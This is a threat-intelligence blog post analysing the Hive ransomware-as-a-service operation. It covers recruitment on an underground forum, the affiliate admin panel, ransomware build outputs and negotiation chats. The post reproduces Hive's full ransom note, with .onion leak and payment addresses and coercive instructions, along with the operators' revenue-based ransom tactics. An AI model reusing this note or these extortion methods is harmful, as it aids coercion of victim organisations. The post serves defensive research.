Inside the Hive

blog.group-ib.com/hive

09.12.2021

Deep dive into Hive RaaS, analysis of latest samples

Dmitry Shestakov

Head of Cybercrime Research at Group-IB

Andrey Zhdanov

Threat Hunter at the Group-IB DFIR Team

In the first 11 months of 2021, over 60% of all incidents investigated by Group-IB involved ransomware. Ransomware has finally established itself as cyber threat number one.

In July 2021, international media reported that REvil ransomware operators demanded a record-breaking ransom of $70 millions from meat giant JBS in exchange for providing the decryption key. The record didn't stand long. It took the ransomware empire less than half a year to grow this ransom demand 3-fold to $240 millions. In November 2021, Europe's largest consumer electronics retailer Media Markt fell prey to a ransomware attack. It turned out that the perpetrator behind the incident was Hive, which used to take a back seat. Both threat actors worked under the Ransomware-as-a-Service (RaaS) model and frequently released victim data on their DLS (data leak sites, where the data belonging to companies that refuse to pay a ransom is published).

The main factors behind the rise of the ransomware empire were the use of the double extortion technique based on DLS, the active development of the RaaS program market, as well as the increasing popularity of ransomware programs among financially cybercriminals who used to have a more difficult way to make money.

According to the "Hi-Tech Crime Trends 2021/2022. Part II. Corporansom: threat number one" released earlier in the day, the number of victims whose data has been published on DLSs has grown by unprecedented 935% from 229 to 2,371 during the period from H2 2020 to H1 2021 compared to the corresponding period a year earlier. Despite the "protests" of several underground forum administrators united by the "No more ransom!" motto, in the review period, 21 new partner programs emerged, which is a 19-percent increase year-on-year.

As the entire world was watching REvil's forced rebranding, the victim count of ransomware Hive, which appeared in June 2021, continued to surge. If one tried to evaluate Hive's private affiliate program based on the number of victims whose data was released on DLS (48), they wouldn't be impressed.

On closer examination, this RaaS program turns out to be one of the most aggressive ones, with Hive operators using the most urgent methods of pressure on the target organizations and distinctive TTPs, which ary worth being examined.

For technical experts, the blog post authors have included dedicated parts with info on methods and approaches that can be used to hunt for Hive operators. They also present a comprehensive analysis of the Hive ransomware sample, indicators of compromise, and YARA rules, which should help analysts identify the Hive attacks.

Hive affiliates have been busy as bees: the actual number of their victims is in the hundreds despite the fact that the affiliate program has been active less than half a year. Due to Hive DLS's specific characteristics and its admin panel, Group-IB Threat Intelligence analysts have managed to determine that as of October 16, 2021, at least 355 companies fell victim to the threat actor.


Hive affiliates resort to various initial compromise methods: vulnerable RDP servers, compromised VPN credentials, as well as phishing emails with malicious attachments. The data encryption is often carried out during non working hours or at the weekend. Taking into account that Hive targets organizations from various economic sectors from all around the world and their attacks are manually controlled by the affiliates, it's crucial to closely monitor the changes in TTPs of these ransomware operators.

Group-IB Digital Forensics and Threat Intelligence teams have analyzed the latest available samples of Hive and for the first time analyzed the affiliate program from the inside, having tracked down it to its creation.

More information about RaaS affiliate programs, the most noticeable ransomware samples, tactics, techniques, and tools used by threat actors, as well as events in the dark web that led to the rise of the ransomware empire can be found in "Hi-Tech Crime Trends 2021/2022. Part II. Corporansom: threat number one" report.

Inside Hive Ransomware-as-a-Service

Among the first victims of Hive ransomware was Altus Group, attacked on June 23, 2021. One month later, on July 25, the information about this Canadian IT company was listed in the newly created Hive's DLS.



Altus Group

A global leader of software, data solutions and technology-enabled expert services for the commercial real estate industry

Website www.altusgroup.com

Revenue $500M

Emploees 2 600


Encrypted at 23 June 2021 19:14:30

Disclosed at 26 June 2021 · 15:21:00

First victim on Hive's DLS

Hive did not have any public affiliate programs, so it was initially unclear whether the group was using the RaaS business model or was an impossible-to-join private group.

The user **kkk** posted a message on the private underground forum RAMP **on September 7, 2021**, advertising an affiliate program.



[RaaS] Affiliate program

kkk User

Published 09/07/2021 at 19:32

A user with the username kkk was looking for "pentesters with their own networks". The message says that the ransomware works on Windows, Linux, Freebsd, etc. The affiliate program has an administrative panel in TOR. Payments are made to affiliates' wallets. 80% of the payment goes to the affiliate, 20% to the creator of the affiliate program.


A RAMP user created a thread asking about what affiliate programs were currently popular and have a good reputation, to which the user with the username kkk left a comment saying that they "had a good option". This implies that they themselves had access to an affiliate program.

kkk Published 09/08/2021 at 13:55
User

BlackMatter = Darkside, Haron = Avaddon.

Text me in direct message, I have some good options for you

The threat actor kkk provided detailed information about the malware used in the affiliate program. From the description it became clear that the threat actor was most likely referring to Hive ransomware.


Note 3rFNnyte

Note deleted, be sure to copy the data before closing the page

- Passes files by regular expression
- Each file is encrypted with a separate unique key involving chunks of 4096 bytes each, beginning, end, then depending on the file size
- Quick and multithread (very high speed thanks to the unchanging end file size)
- Not dependent on external libraries
- It is launched in hidden mode; if launched through the console it shows a log within it (Windows)
- Clears all disk space (you can disable it, leaves out network drives)


Compressed file size: ~786Kb for Linux

Compressed file size: ~786Kb for Linux
The admin panel is in Tor with a chat, there is a blog. The API backend is not afraid of ECE, SQLi

Speed 4.5 gigs per minute. Before that the speed was 0.9 gb per minute.
Code generation for every build


The threat actor kkk sent a one-time note with a full technical description of the ransomware (translated from Russian), 2021

The threat actor also provided access to a private ransomware affiliate program. The access page made it clear that it was a Hive RaaS operation.




Hive admin panel login page

After authorization to the admin panel, Hive's affiliates can see the home page with a brief summary and key statistics: what percentage of the ransom is paid to the Hive affiliates, how much money they can expect to be paid in the future, and how much they have received so far, as well as the number of companies that have paid up,have had their data encrypted and whose data was published on DLS. The total balance and the username (blurred in the screenshot below) are also displayed.



The home page of the Hive affiliate program


Under the "companies" tab, Hive's affiliates can record the victim company's name and website, a brief description, and sometimes its annual revenue and the number of employees.



Creating a new victim company's profile in the Hive affiliate program

After entering the victim's details, the Hive affiliates can leave a comment for the admin and update the victim's details. On the right side of the page, the affiliates can build a Hive ransomware kit to use in a future attack and make a note about whether encrypting the company's data was successful.

Building the ransomware kit may take up to 15 minutes. If a company refuses to pay the ransom, it is possible to add a link that will be posted on the Hive DLS.


Encryption software

Please wait while your build is preparing. It may take about 15 minutes.


Pending...

Disclosure links

This links will be publicly disclosed when the company refuses to pay.

Generating ransomware kit within the Hive affiliate program


After the ransomware is created, an archive is generated containing the following files:



Name	Size
esxi	252,4 kB
freebsd	2,6 MB
linux32	2,1 MB
linux64	2,4 MB
README.txt	3,3 kB
windows.exe	3,5 MB
windows32_only.exe	3,2 MB
windows32_only_cmd.exe	3,3 MB
windows_cmd.exe	3,7 MB

Archive containing Hive ransomware

After a victim is infected, a ransom note containing a link to the website as well as the access login and password would be generated automatically .



```
Your network has been breached and all data were encrypted.
Personal data, financial reports and important documents are ready to disclose.

To decrypt all the data and to prevent exfiltrated files to be disclosed at
http://hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd.onion/
you will need to purchase our decryption software.

Please contact our sales department at:

   http://hivecust6vhekztbqgdnkks64ucehqacge3dij3gyrrpdp57zoq3ooqd.onion/

      Login:     [redacted]
      Password:

To get access to .onion websites download and install Tor Browser at:
   https://www.torproject.org/ (Tor Browser is not related to us)


Follow the guidelines below to avoid losing your data:

 - Do not shutdown or reboot your computers, unmount external storages.
 - Do not try to decrypt data using third party software. It may cause
   irreversible damage.
 - Do not fool yourself. Encryption has perfect secrecy and it's impossible
   to decrypt without knowing the key.
 - Do not modify, rename or delete *.key.pmrtw files. Your
   data will be undecryptable.
 - Do not modify or rename encrypted files. You will lose them.
 - Do not report to authorities. The negotiation process will be terminated
   immediately and the key will be erased.
 - Do not reject to purchase. Your sensitive data will be publicly disclosed.
```

Hive ransom note

If the affiliate ascertains that the company was encrypted, a chat with the victim — Hive's "**sales department**" — will open. At the time of research, communication of Hive affiliated with the victim was as follows:

1


The victim writes a message to the admin (on the left), which is visible to the Hive affiliate as well

2

The affiliate writes a message to the admin (on the right)

3

The admin relays the message to their chat with the victim



Test
encrypted
Test

Website
tesr.com

Tax Number
00000

Revenue
$1M

Employees
1 000


Comments for admin

Disclosure links
This links will be publicly disclosed wh
pay.

test
test.com
Password: test Size: 10 Kb

Hive's Sales Department

The attacked organizations sometimes try to argue with the Hive admins about the company's revenue.



Live Chat

Sales dept.

Your client has revenue of $112M in last year. He can afford it

08:41

We usually take 3% of revenue, but in this case 1% only

08:42

